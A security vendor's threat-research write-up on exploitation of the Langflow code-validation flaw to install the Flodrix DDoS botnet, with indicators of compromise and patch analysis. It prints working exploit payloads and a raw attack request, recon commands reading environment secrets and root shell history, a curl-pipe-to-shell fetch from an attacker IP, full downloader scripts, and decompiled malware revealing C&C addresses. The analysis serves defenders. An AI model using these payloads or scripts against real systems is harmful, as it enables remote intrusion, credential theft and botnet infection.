Critical Langflow Vulnerability (CVE-2025-3248) Actively Exploited to Deliver Flodrix Botnet

Published: 2025-06-17 · Archived: 2026-04-05 18:41:01 UTC

Summary:

- Trend™ Research has identified an active campaign exploiting CVE-2025-3248 to deliver the Flodrix botnet. Attackers use the vulnerability to execute downloader scripts on compromised Langflow servers, which in turn fetch and install the Flodrix malware.
- CVE-2025-3248 (CVSS 9.8) is a critical vulnerability in Langflow versions before 1.3.0. Organizations using Langflow versions prior to 1.3.0 on public networks are at critical risk, as this vulnerability is being actively exploited in the wild. Langflow's broad adoption in prototyping and deploying intelligent automation makes vulnerable deployments attractive targets.
- If the vulnerability is successfully exploited, threat actors behind the Flodrix botnet can cause full system compromise, DDoS attacks, and potential loss or exposure of sensitive information hosted on affected Langflow servers.
- Organizations running Langflow should immediately patch and upgrade to version 1.3.0 or later, restrict public access to Langflow endpoints, and monitor for indicators of compromise associated with the Flodrix botnet.
- Trend Micro customers are protected from exploitation attempts via available Trend Vision One™ Network Security rules and filters. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on this attack. These protection details can be found at the end of this article.

This blog details research and analysis of an active campaign that exploits a critical unauthenticated remote code execution (RCE) vulnerability, CVE-2025-3248, that has been identified in Langflow versions prior to 1.3.0.

Langflow is a Python-powered visual framework for building AI applications with over 70,000 GitHub stars, and its versions prior to 1.3.0 contains a flaw in its code validation mechanism that permits arbitrary code execution. Unauthenticated attackers can exploit this vulnerability by crafting malicious POST requests to the *`/api/v1/validate/code`* endpoint.

The malicious payload in our investigation was found embedded within argument defaults or decorators of a Python function definition. Since Langflow does not enforce input validation or sandboxing, these payloads are compiled and executed within the server's context, leading to RCE.

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) added this vulnerabilitynews article to its Known Exploited Vulnerabilities (KEV) catalog on May 5, 2025. Table 1 summarizes the details of the vulnerability that we discuss further in this blog.

CVE Identifier	CVE-2025-3248

CVSS Score	CVSS Score: 9.8 (Critical)
Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Affected Versions	Langflow versions before 1.3.0
Vulnerability Type	Missing authentication, Code Injection
Impact	Allows remote unauthenticated attackers to execute arbitrary code

Table 1. CVE-2025-3248 vulnerability details

Technical analysis of the CVE-2025-3248 exploit

Based on our investigation and the command execution timeline, cybercriminals initiated the attack by first gathering a list of IP addresses and ports of publicly exposed Langflow servers, potentially using tools like Shodan or FOFA.

The attacker uses an open-source code proof of concept (PoC) from *https://github.com/verylazytech/CVE-2025-3248* to obtain remote shell access on the vulnerable systems. The attacker then runs various reconnaissance bash commands on the infected system and sends the results back to the command-and-control (C&C) server.

The attacker then downloads and executes the Flodrix Botnet on the infected system. Once the malware is successfully installed and establishes a connection with the command and control (C&C) server, it can receive commands over TCP to launch various distributed denial-of-service (DDoS) attacks. The payload will terminate and delete itself unless a valid parameter is provided.

Based on these steps, the attacker is likely profiling all vulnerable servers and uses the collected data to identify high-value targets for future infections. During the investigation, we observed that the trojan downloader script executed the final payload with an invalid argument. As a result, after initial execution and establishing a connection, the malware terminated and deleted itself. This behavior is designed to determine which payload successfully executes on the target system architecture and can initiate communication with the C&C server.

The vulnerability resides specifically within the */api/v1/validate/code* endpoint. This endpoint, designed to validate Python code snippets, fails to implement adequate authentication. It processes user-supplied code by first parsing it into an Abstract Syntax Tree (AST) using *ast.parse()*. Subsequently, it employs Python's *compile()* function to convert the AST into executable bytecode, which is then executed via *exec();*.

Malicious payloads can be embedded within these syntactic structures. When Langflow's *compile()* function processes an AST node representing a function with such embedded payloads, the malicious code is executed in the server's context. This occurs without any authentication, allowing remote attackers to submit crafted POST requests to achieve RCE.



Figure 2. CVE-2025-3248 Remote Code Execution flow.

The following list details specific Python payloads in the exploitation attempts we investigated against Langflow's vulnerable endpoint. These payloads, embedded within function default arguments or decorators, demonstrate various reconnaissance and initial access techniques.

exec('raise Exception(__import__(\"subprocess\").check_output(\"whoami\", shell=True))')

- **Command executed:** whoami
- **Details:** Identifies the current user/effective user ID of the process running the Langflow application on the compromised system. This is a common first step in reconnaissance to understand privileges.

exec('raise Exception(__import__(\"subprocess\").check_output(\"printenv\", shell=True))')

- **Command executed:** printenv
- Details: Dumps all environment variables. This can reveal sensitive information such as API keys, cloud credentials, database connection strings, or other configuration details accessible to the Langflow process.

exec('raise Exception(__import__(\"subprocess\").check_output(\"cat /root/.bash_history\", shell=True))')

- Command executed: cat /root/.bash_history
- Details: Attempts to read the Bash history file of the root user. This could expose previously executed commands, revealing insights into the system's administration, installed software, or potential misconfigurations.

exec('raise Exception(__import__(\"subprocess\").check_output(\"ip addr show\", shell=True))')

- Command executed: ip addr show
- Details: Displays network interface information and IP addresses configured on the system. This is crucial for network reconnaissance, helping attackers map the internal network and identify potential targets or egress points.

exec('raise Exception(__import__(\"subprocess\").check_output(\"ifconfig\", shell=True))')

- Command executed: ifconfig
- Details: Similar to ip addr show, this provides details about network interfaces, including IP addresses, MAC addresses, and network statistics. Often used for basic network enumeration.

exec('raise Exception(__import__(\"subprocess\").check_output(\"systemctl status sshd\", shell=True))')

- Command executed: systemctl status sshd
- Details: Checks the status of the SSH daemon service. This command is used to determine if SSH is running, which could indicate a potential remote access vector for the attacker

exec('raise Exception(__import__(\"subprocess\").check_output(\"capsh --print\", shell=True))')

- Command executed: capsh --print
- Details: Displays the current capabilities of the process. Understanding process capabilities (e.g., CAP_NET_BIND_SERVICE, CAP_SYS_PTRACE) can help attackers identify further escalation paths or privileged operations they can perform.

` exec('raise Exception(__import__(\"subprocess\").check_output(\"curl -s http://<IP>:<PORT>/dockersh\", shell=True))')

- Command executed: curl -s http://80.66.75.121:25565/docker | sh
- Details: This command downloads and execute a trojan downloader script named 'docker' from an attacker-controlled server.

```
POST /api/v1/validate/code HTTP/1.1
Host:
User-Agent: Mozilla/5.0
Accept-Encoding: gzip, deflate, br
Accept: application/json
Connection: keep-alive
Content-Type: application/json
Content-Length: 122

{"code": "\ndef run(cd=exec('raise Exception(__import__(\"subprocess\").
check_output(\"whoami\", shell=True))')): pass\n"}HTTP/1.1 200 OK
date:
server: uvicorn
content-length: 62
content-type: application/json

{"imports":{"errors":[]},"function":{"errors":["b'root\\n'"]}}
```

Figure 3. CVE-2025-3248 RCE traffic.

We observed that the attacker used an open-source code proof of concept (PoC) from *https://github.com/verylazytech/CVE-2025-3248* to interact with the vulnerable systems to enable code execution and payload delivery as part of the attack. Figure 4 and 5 demonstrates the PoC usage.

```python
class LangflowScanner:
    def __init__(self, url, timeout=10):
        self.url = url.rstrip('/')
        self.timeout = timeout
        self.session = requests.Session()
        self.session.verify = False
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0',
            'Content-Type': 'application/json',
            'Accept': 'application/json',
        })

    def exploit(self, command):
        endpoint = urljoin(self.url, '/api/v1/validate/code')
        payload = {
            "code": f"""
def run(cd=exec('raise Exception(__import__("subprocess").check_output("{command}", shell=True))')): pass
"""
```

Figure 4. Python proof of concept (PoC) snippet from GitHub PoC for CVE-2025-3248.

```
$ python exp.py http://[redacted] 'cat /etc/hosts'

@VeryLazyTech - Medium

[*] Sending payload to http://[redacted]/api/v1/validate/code
[*] Status Code: 200
[*] Raw Response: {"imports":{"errors":[]},"function":{"errors":["b'# Kubernetes-managed hosts file.\\n127.0.0.1\\tlocalhost\\n[redacted]calhost ip6-localhost ip6-loopback\\nfe00::0\\tip6-localnet\\nfe00::0\\tip6-mcastprefix\\nfe00::1\\tip6-allnodes\\nfe00::2\\tip6-allrouters[redacted]\tlangflow-da-666f4cdfcd-j9k2s\\n'"]}}
[+] Command Output:
# Kubernetes-managed hosts file.
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
```

Figure 5. CVE-2025-3248 PoC script execution.

The attacker then runs various reconnaissance bash commands on the infected system and sends the results back to the C&C server.

CVE-2025-3248 patch analysis

A security update has been released for CVE-2025-3248 which is included in Langflow version 1.3.0. It resolves the authentication vulnerability in the */api/v1/validate/code* endpoint and implements an authentication requirement by adding a new parameter, *_current_user: CurrentActiveUser* to the *post_validate_code* function. This parameter acts as an authentication dependency, verifying the user's identity and session validity before permitting access.



Figure 6. Logs of the CVE-2025-3248 patch update.

The *CurrentActiveUser* dependency checks for an authenticated user session, triggering an exception if the user is not authenticated. As a result, this update ensures that only authorized users can access the */api/v1/validate/code* endpoint.

The authentication flow begins when a request is made to the */api/v1/validate/code* endpoint. *FastAPI* parses the function signature and detects the *_current_user: CurrentActiveUser* dependency. It immediately pauses execution of *post_validate_code.*

Authentication is triggered when *FastAPI* invokes the underlying logic for *CurrentActiveUser* to satisfy the dependency. This logic's primary responsibility is to authenticate the user. It inspects the incoming request for credentials, specifically looking for:

- A JWT Bearer token in the Authorization header.
- An x-api-key provided in the request headers or as a query parameter.

Credentials are then validated, with two possible scenarios:

- Failure. If neither credential type is found, or if the provided token/key is invalid, the dependency raises an *HTTPException*. The request is immediately rejected with a 401 Unauthorized or 403 Forbidden error, and the endpoint's code is never reached.
- Success. If the credentials are valid, the dependency retrieves the corresponding user from the database.

In the case of a successful credential validation, the retrieved user object is then checked to ensure its *is_active* flag is true. If the user is inactive, the process is halted with another *HTTPException*.

Execution is granted only if the user is successfully authenticated and active does the dependency logic complete. *FastAPI* considers the dependency "satisfied" and finally proceeds to execute the code within the *post_validate_code* function.

```
src/backend/base/langflow/api/v1/validate.py
@@ -1,6 +1,7 @@
1  1    from fastapi import APIRouter, HTTPException
2  2    from loguru import logger
3  3
   4  + from langflow.api.utils import CurrentActiveUser
4  5    from langflow.api.v1.base import Code, CodeValidationResponse, PromptValidationResponse, ValidatePromptRequest
5  6    from langflow.base.prompts.api_utils import process_prompt_template
6  7    from langflow.utils.validate import validate_code
@@ -10,7 +11,7 @@
10 11
11 12
12 13   @router.post("/code", status_code=200)
13    - async def post_validate_code(code: Code) -> CodeValidationResponse:
   14 + async def post_validate_code(code: Code, _current_user: CurrentActiveUser) -> CodeValidationResponse:
14 15       try:
15 16           errors = validate_code(code.code)
16 17           return CodeValidationResponse(
```

Figure 7. Langflow source code update.

Attack chain analysis

Name	docker
MD5	eaf854b9d232566e82a805e9be8b2bf2
SHA-1	e367cee9e02690509b4acdf7060f1a4387d85ec7
SHA-256	ec0f2960164cdcf265ed78e66476459337c03acb469b6b302e1e8ae01c35d7ec
Size	700 bytes
File Type	Bash Script

Table 2. Bash script downloader details

Upon successfully exploiting CVE-2025-3248, the threat actor deploys a bash shell script named "docker". This script is designed to download and execute ELF binaries of Flodrix botnet targeting multiple system architectures. It attempts to run the script */tmp/e1x* with the argument *_docker* and then checks the output for the string "*Upgrading Kernel..*". If this string is present, the condition passes, and the script deletes the downloaded file. If not, those commands are skipped.

```
#!/bin/sh

cd /tmp || exit 1

download() {
    if curl -o /tmp/e1x "$1" 2>/dev/null; then
        return 0
    fi
    return 1
}

check_and_run() {
    if download "http://80.66.75.121:25565/$1"; then
        chmod 777 /tmp/e1x
        if /tmp/e1x "_docker" 2>&1 | grep -q "Upgrading Kernel.."; then
            rm /tmp/e1x 2>/dev/null
            exit 0
        fi
    fi
}

check_and_run "e1x.arm7"
check_and_run "e1x.arm6"
check_and_run "e1x.arm5n"
check_and_run "e1x.arm"
check_and_run "e1x.x86"
check_and_run "e1x.x86_64"
check_and_run "e1x.mips"
check_and_run "e1x.mpsl"
check_and_run "e1x.m68k"
check_and_run "e1x.ppc"
check_and_run "e1x.sh4"
check_and_run "e1x.spc"

rm e1x 2>/dev/null
exit 1
```

Figure 8. Bash script downloader code.

During our investigation, we identified that the threat actor is hosting different downloader scripts on the same host *80[.]66[.]75[.]121* that serve the same purpose. This indicates that an active development is going on and multiple campaigns is active.

Name	deez
MD5	176f293dd15b9cf87ff1b8ba70d98bcf

SHA-1	7823b91efceedaf0e81856c735f13ae45b494909
SHA-256	64927195d388bf6a1042c4d689bcb2c218320e2fa93a2dcc065571ade3bb3bd3
Size	5202 bytes
File Type	Bash Script

Table 3. Downloader variant details.

The script begins by terminating specific processes named "*busybox*," "*systemd*," and "*watchdog*" if their process IDs (PIDs) are greater than 500. This condition likely aims to avoid early started critical system processes, ensuring the script targets dynamically created or user-related processes that could interfere with its operations, such as security utilities.

It then sets up variables, including the server IP and ports for HTTP, TFTP, and FTP, specifying several file names corresponding to various system architectures. The script changes the working directory to */tmp*, removes any pre-existing files that match the *e1x.** pattern, and defines several utility functions. These functions check the existence of commands like *wget*, *curl*, and *tftp*, verify if they execute without being killed, and determine the best method available for downloading files.

The core functionality involves the d*ownload_with_fallback* function, which attempts to download files using various defined methods. If the primary method fails, it falls back to using secondary methods like busybox versions of *wget* or *curl*, and as a last resort, *tftp* or *ftpget*.

Once a file is downloaded, it tries to execute the file using the *execute_file* function, which changes file permissions to make it executable and checks for certain output messages to determine the success or failure of the execution. The script processes each file in sequence, attempting to download and execute until a successful execution is achieved.

```
# Выполнение файла
execute_file() {
    file=$1
    chmod 777 "$file" 2>/dev/null
    output=$(./"$file" $binary 2>&1)

    if echo "$output" | grep -q "Killed"; then
        return 2  # Код для "Killed"
    fi

    if echo "$output" | grep -q "Upgrading Kernel.."; then
        return 0
    fi

    return 1
}

# Основная логика
all_methods="wget curl busybox_wget busybox_curl tftp ftpget"
primary_method=$(get_working_method)

if [ "$primary_method" = "none" ]; then
    exit 1
fi

# Формируем список методов, начиная с основного
ordered_methods="$primary_method"
echo "$all_methods" | tr ' ' '\n' | grep -v "^$primary_method$" | {
    while read m; do
        ordered_methods="$ordered_methods $m"
    done

    # Пробуем каждый файл
    success=0
    echo "$files" | tr ' ' '\n' | {
        while read file; do
            [ -z "$file" ] && continue
            [ $success -eq 1 ] && break

            if download_with_fallback "$file" "$ordered_methods"; then
                result=$(execute_file "$file")
                exec_status=$?

                if [ $exec_status -eq 0 ]; then
                    success=1
                    break
                elif [ $exec_status -eq 2 ]; then
                    # Если получили "Killed", пробуем другой файл
                    rm -f "$file"
                    continue
                fi
            fi

            rm -f "$file"
        done

        # Финальная очистка
        rm -f e1x.*
        exit $success
    }
}

exit $?
```

```
#!/bin/sh

ps aux | awk '/busybox/ && $1 > 500 && !/awk/ {system("kill -9 " $1)}'
ps aux | awk '/systemd/ && $1 > 500 && !/awk/ {system("kill -9 " $1)}'
ps aux | awk '/watchdog/ && $1 > 500 && !/awk/ {system("kill -9 " $1)}'

server_ip="80.66.75.121"
http_port="25565"
tftp_port="25565"
ftp_port="21"

http_prefix="http://$server_ip:$http_port"
files="e1x.mpsl e1x.mips e1x.ppc e1x.x86 e1x.x86_64 e1x.m68k e1x.sh4
        e1x.spc e1x.arm e1x.arm5n e1x.arm6 e1x.arm7"
binary="_deez"

cd /tmp || exit
rm -f e1x.*

[...]

# Попытка загрузки файла с fallback
download_with_fallback() {
    file=$1
    shift
    methods="$@"

    # Пробуем каждый метод по очереди
    echo "$methods" | tr ' ' '\n' | {
        while read method; do
            [ -z "$method" ] && continue

            case $method in
                wget)
                    output=$(wget "$http_prefix/$file" -O "$file" 2>&1)
                    ;;
                curl)
                    output=$(curl -o "$file" "$http_prefix/$file" 2>&1)
                    ;;
                busybox_wget)
                    output=$(busybox wget "$http_prefix/$file" -O "$file" 2>&1)
                    ;;
                busybox_curl)
                    output=$(busybox curl -o "$file" "$http_prefix/$file" 2>&1)
                    ;;
                tftp)
                    output=$(echo "get $file" | tftp -v $server_ip $tftp_port 2>&1)
                    ;;
                ftpget)
                    if check_command ftpget; then
                        output=$(ftpget -v -u anonymous -P $ftp_port $server_ip "$file" "$file" 2>&1)
                    else
                        output=$(busybox ftpget -v -u anonymous -P $ftp_port $server_ip "$file" "$file" 2>&1)
                    fi
                    ;;
                *)
                    continue
                    ;;
            esac

            # Проверяем успешность и не было ли "Killed"
            if [ -f "$file" ] && [ -s "$file" ] && ! echo "$output" | grep -q "Killed"; then
                return 0
            fi

            rm -f "$file"
        done
        return 1
    }
}
```

Figure 9. Downloader variant.

Flodrix botnet payload analysis

Name	e1x.x86_64
MD5	82d8bc51a89118e599189b759572459f
SHA-1	d703ec4c4d11c7a7fc2fcf4a4b8776862a3000b5
SHA-256	912573354e6ed5d744f490847b66cb63654d037ef595c147fc5a4369fef3bfee
Size	86032 bytes
File Type	ELF

Table 4. Flodrix botnet details

Our analysis indicates that the downloaded payload is an evolving variant of the LeetHozer malware family. This variant employs multiple stealth techniques, including self-deletion and artifact removal, to minimize forensic

traces and hinder detection. It also uses string obfuscation to conceal command-and-control (C&C) server addresses and other critical indicators, complicating analysis efforts.

Notably, this version supports dual communication channels with its C&C infrastructure over both TCP and UDP channels. Once connected, it can receive commands over TCP to launch various distributed denial-of-service (DDoS) attacks.

Additionally, we have found some similarities with LeetHozer botnet covered by netlab360 team md5: *57212f7e253ecebd39ce5a8a6bd5d2df* and we will demonstrate the similarities and difference during this research.

Upon execution, the malware decrypts an obfuscated string using a XOR-based algorithm with the key "*qE6MGAbI*", the same key used by LeetHozer botnet. This reveals the message "*Upgrading Kernel..*" which is immediately written to standard output. This message acts as a signal indicating successful execution of the malware binary to the malware's downloader script.

Next, the malware retrieves its own process ID and allocates a clean memory buffer to handle any provided command-line arguments. If a single argument is present, it is copied into memory and promptly zeroed out.

The malware also performs self-deletion, erasing its own binary from disk by referencing its full execution path. These behaviors are anti-forensic technique, designed to hinder post-infection analysis.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  copyStringToBuffer_409360(encrypted_string_buffer, "7\x1E\x01\x00\x13\x12\x17\f\x05^Mw`xk\x8E\xCC\xC0", 19);
  msg = DecryptStringWithXOR_409700(encrypted_string_buffer, 19);// Decrypted String: Upgrading Kernel
  write(1, msg, 19);
  PID1 = getCurrentProcessID_40cc54();
  fillBufferWithValue_409320(&parameter, 0, 32);
  if ( argc == 2 && countNonZeroBytes_409340(argv[1]) <= 31 )
  {
    copy_and_count_bytes_4092e0(&parameter, argv[1]);
    parameter_length = countNonZeroBytes_409340(argv[1]);
    fillBufferWithValue_409320(argv[1], 0, parameter_length);
  }
  removeFile_40cd20(*argv);
```

Figure 11. Decrypting Upgrading Kernel string and the removal of the malware execution path

Following this, the malware searches for a hidden file named "*.system_idle*", with the filename being decrypted during runtime. This file is used to store the malware's process ID (PID) and serves as a tracker to determine if the malware has been previously executed. The presence of this file indicates a prior instance of execution. If found, the malware reads the file line by line, where each line is expected to contain one or two comma-separated PIDs.

For every valid PID identified, the malware checks if the corresponding process is still running. If it is, the malware forcibly terminates it using the *SIGKILL* signal. After completing this operation, the "*.system_idle*" file is deleted. This routine not only prevents duplicate or conflicting instances of the malware from running but also provides a self-termination or cleanup mechanism, allowing the malware to discreetly remove its own artifacts.

```
copyStringToBuffer_409360(system_idle_encrypted, aLJw, 13);
system_idle_decrypted = DecryptStringWithXOR_409700(system_idle_encrypted, 13);// Decrypted String: .system_idle
*(system_idle_decrypted + 12) = 0;
SystemIdle = system_idle_decrypted;
SystmeIdleResult = Open_performSystemCallWithFcntl_409bac(system_idle_decrypted, 0, v12, v13);
openOperationResult = SystmeIdleResult;
if ( SystmeIdleResult > 0 )
{
  ReadResult = read(SystmeIdleResult, SystemIdleFileContentBuffer, 1023);
  read_makeSystemCallWithIdentity_40cbf7(openOperationResult);
  if ( ReadResult > 0 )
  {
    SystemIdleFileContentBuffer[ReadResult] = 0;
    for ( i = sub_40C4A0(SystemIdleFileContentBuffer, 0x412DA0LL); i; i = sub_40C4A0(0LL, 0x412DA0LL) )
    {
      commaPosition = FindPositionof(i, 0x2CLL);
      CommaPosition = commaPosition;
      if ( commaPosition )
      {
        *commaPosition = 0;
        firstnumber_PID = parseDecimalOrNegativeNumber_40bfbc(i);
        secondnumber_PID = parseDecimalOrNegativeNumber_40bfbc(CommaPosition + 1);
        SecondNumber_PID = secondnumber_PID;
        if ( secondnumber_PID > 0 && !sendSignalToProcess_40b708(secondnumber_PID, 0) )
          sendSignalToProcess_40b708(SecondNumber_PID, 9);
        if ( firstnumber_PID > 0 && !sendSignalToProcess_40b708(firstnumber_PID, 0) )
          sendSignalToProcess_40b708(firstnumber_PID, 9);
      }
      else
      {
        ProcesID = parseDecimalOrNegativeNumber_40bfbc(i);
        PID = ProcesID;
        if ( ProcesID > 0 && !sendSignalToProcess_40b708(ProcesID, 0) )
        {
          sendSignalToProcess_40b708(-PID, 9);
          sendSignalToProcess_40b708(PID, 9);
        }
      }
    }
  }
  removeFile_40cd20(SystemIdle);              // Delete the ".system_idle" file after processing
}
```

Figure 12. Store PID and PPID in the hidden file

The malware then attempts to fork child processes with randomly generated names and parameters. The malware also performs anti-debugging technique by forking a new process and if the new process is not a child, it terminates the parent process which break debuggers.

If the malware successfully creates the child processes, it proceeds to write the process ID to the hidden file and perform its malicious activities. The malware decrypts embedded C&C server addresses using the same XOR key and initialize the connection with the C&C.

```
__int64 initialize_decrypt_C2ServerAddresses()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  fillBufferWithValue_409320(encrypted_decrypted_IP1Buffer, 0, 32);
  fillBufferWithValue_409320(encrypted_decrypted_IP2Buffer, 0, 32);
  fillBufferWithValue_409320(encryptedIP3Buffer, 0, 32);
  copyStringToBuffer_409360(encrypted_decrypted_IP1Buffer, "P^P\\EGPSVG(#%/", 14);// Encrypted C2: 206.71.149.179
  DecryptStringWithXOR_409700(encrypted_decrypted_IP1Buffer, 13);
  rotatedValue1 = rotate_left_40b330(54707);
  IP1_Hex[0] = converttoHex(encrypted_decrypted_IP1Buffer);
  PORT_IP1_HEX[0] = rotatedValue1;
  ++IP_Loaded_Counter;
  copyStringToBuffer_409360(encrypted_decrypted_IP2Buffer, "SV^\\C@HLTF( #", 13);// Encrypted C2: 188.166.68.21
  DecryptStringWithXOR_409700(encrypted_decrypted_IP2Buffer, 12);
  rotatedValue2 = rotate_left_40b330(0xD5B3);
  IP2_Hex = converttoHex(encrypted_decrypted_IP2Buffer);
  PORT_IP2_HEX = rotatedValue2;
  ++IP_Loaded_Counter;
  copyStringToBuffer_409360(encryptedIP3Buffer, "V[HDCXOQUP4 $", 13);// Encrypted C2: 45.61.137.226
  DecryptStringWithXOR_409700(encryptedIP3Buffer, 12);
  PORT_IP3 = rotate_left_40b330(54707);
  IP3_HEX = converttoHex(encryptedIP3Buffer);
  PORT_IP3_HEX_ = PORT_IP3;
  IP3_HEX_ = IP3_HEX;
  ++IP_Loaded_Counter;
  return IP3_HEX;
}
__int64 __fastcall encryptStringWithXOR_409700(__int64 stringStart, int stringLength)
{
  const char *encryptionKey; // r8
  int keyIndex; // r9d
  _BYTE *currentBytePtr; // rcx
  int i; // edx
  char xorResult; // al

  encryptionKey = "qE6MGAbI";
  for ( keyIndex = 0; keyIndex != 8; ++keyIndex )
  {
    currentBytePtr = (stringLength + stringStart);
    for ( i = stringLength; i != -1; --currentBytePtr )
    {
      xorResult = i-- + *encryptionKey;
      *currentBytePtr ^= xorResult;
    }
    ++encryptionKey;
  }
  return stringStart;
}
```

Figure 13. Decrypting C&C IP addresses with hardcoded XOR Key

The malware supports two communication channels with its C&C server: one over standard TCP and another over the Tor network. By default, it establishes a socket connection with the C&C server using the TCP channel.

```
initialize_connect_socket:
    index = retrieveIndex();
    configuration->sin_family = 2;
    configuration->idx = index;
    IPinHex = RetrieveIPHex(index);
    port_index = configuration->idx;
    configuration->sin_addr_be = IPinHex;
    PortHex = RetrievePortHex(port_index);
    socket_state = SocketState;
    configuration->sin_port_be = PortHex;
    if ( socket_state != -1 )
    {
      sys_close();
      SocketState = -1;
    }
    // return 3 indicates socket established.
    socket_state_result = sys_socket(2, 1, 0, port_hex, ip_addres_hex, v11);
    SocketState = socket_state_result;
    if ( socket_state_result != -1 )
    {
      v17 = fcntl_makeSystemCall(socket_state_result, 3LL, 0LL, v14, v15, v16, v43);
      BYTE1(v17) |= 8u;
      fcntl_makeSystemCall(SocketState, 4LL, v17, v18, v19, v20, socket_payload_start);
      sys_connect();
      // 3 = communicate over TCP channel.
      // 2 = communicate over Tor.
      communication_channel = 3;
      continue;
    }
    return socket_state_result;
  }
}
```

Figure 14. Initialize a TCP socket with the C&C.

The malware then tries to connect to one of the C&C servers over port 54707. Once the malware successfully connects to the C&C server, it sends the first TCP request.

```
opt_len = 16;
getSocketNameWithCheck_40b2c0(SocketState, &socketstruct, &opt_len);
BYTE_2_3_Header = 0x3A20;
BYTE_4_5_6_7_HEADER = 0xB042;
BYTE_8_9_10_11 = 0;
BYTE_14_15_Request_Number = 1;
BYTE_16_17 = 0;
BYTE_20_21_22_23_CheckSum = 0;
BYTE_24_25 = 0;
BYTE_26 = 0;
Byte_0_1_SRC_PORT = HIBYTE(*socketstruct.sa_data) | (*socketstruct.sa_data << 8);
copyStringToBuffer_409360(&SRC_PORT, &Byte_0_1_SRC_PORT, 24);
sum_value_request_1 = v70
                    + v69
                    + v68
                    + BYTE_14_15_Request_Number_Variable
                    + v66
                    + v65
                    + v64
                    + v63
                    + BYTE_4_5_6_7_HEADER_Variable
                    + BYTE_2_3_Header_Variable
                    + SRC_PORT
                    + v71;
BYTE_20_21_22_23_CheckSum = ((HIWORD(sum_value_request_1) + sum_value_request_1) >> 16)
                          + (HIWORD(sum_value_request_1) + sum_value_request_1);
fillBufferWithValue_409320(buffer_to_send, 0, 256);
copyStringToBuffer_409360(buffer_to_send, &Byte_0_1_SRC_PORT, 32);
// send first request
mw_send(SocketState, buffer_to_send, 255, 0x4000);
Socket_State = SocketState;
connection_state = 1;
state_request_count = 1;
```

Figure 15. Construct and sending first request pseudocode.

The packet has a fixed length of 255 bytes and includes hardcoded magic bytes *0x3A20*, *0xB042*, and *0x0000*. Figure 16 shows the structure of the packet.

Figure 16. First request structure.

The checksum is computed by summing 12 consecutive 16-bit words, then folding the result into 16 bits by adding the high and low halves. The final checksum is the lower 16 bits of this folded value.

Upon receiving a response from the C&C server, the malware analyzes the first 32 bytes of the 255-byte reply packet. It begins by checking whether the first four bytes (the response header) are equal to *0xFF0103FF*. If this condition is met, the malware terminates its execution and closes the socket connection. If not, it proceeds to verify the response by checking if bytes 4-7 equal *0x8931* or bytes 8-11 equal *0xB043*.

If either condition is satisfied, the response is considered valid. The malware then modifies the received packet to construct the second request: it sets bytes 8-11 to 0x8932, updates the first two bytes to *0x3A20* instead of the source port, and assigns a new request number *0x0002*.

Then, the malware sends the second request. The malware checks if the C&C replies with a valid response as in the first response, this time by checking if bytes 4-7 equal *0x4EEB* or bytes 8-11 equal *0x8932*. If either condition is satisfied, the response is considered valid, and the bot is active and ready to receive commands from the C&C.

